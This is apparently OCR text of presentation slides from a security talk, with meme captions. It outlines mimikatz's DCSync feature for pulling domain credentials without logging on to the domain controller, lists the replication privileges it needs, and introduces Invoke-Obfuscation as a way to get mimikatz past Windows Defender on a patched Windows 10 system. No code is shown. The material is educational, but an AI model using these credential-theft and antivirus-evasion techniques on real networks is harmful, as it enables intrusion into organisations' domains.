

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
imgflip.com

INVOKE-DCSYNC

- Feature in mimikatz
- Allows us to extract Domain Credentials w/o logging on to the DC
- Requires Domain Admin Privileges or
  - Replicating Directory Changes
  - Replicating Directory Changes All
  - Replicating Directory Changes In Filtered Set (not always)

INVOKE-OBFUSCATION

- Getting past Endpoint Security is hard
- So hard in fact that the method I was going to demo preflood is getting flagged!!
- So lets check out how we can get past defender and execute mimikatz on a fully patched Win10 Enterprise system


TIME FOR A LIVE DEMO
38
WHAT COULD GO WRONG?
memegenerator.net

GET-HELP *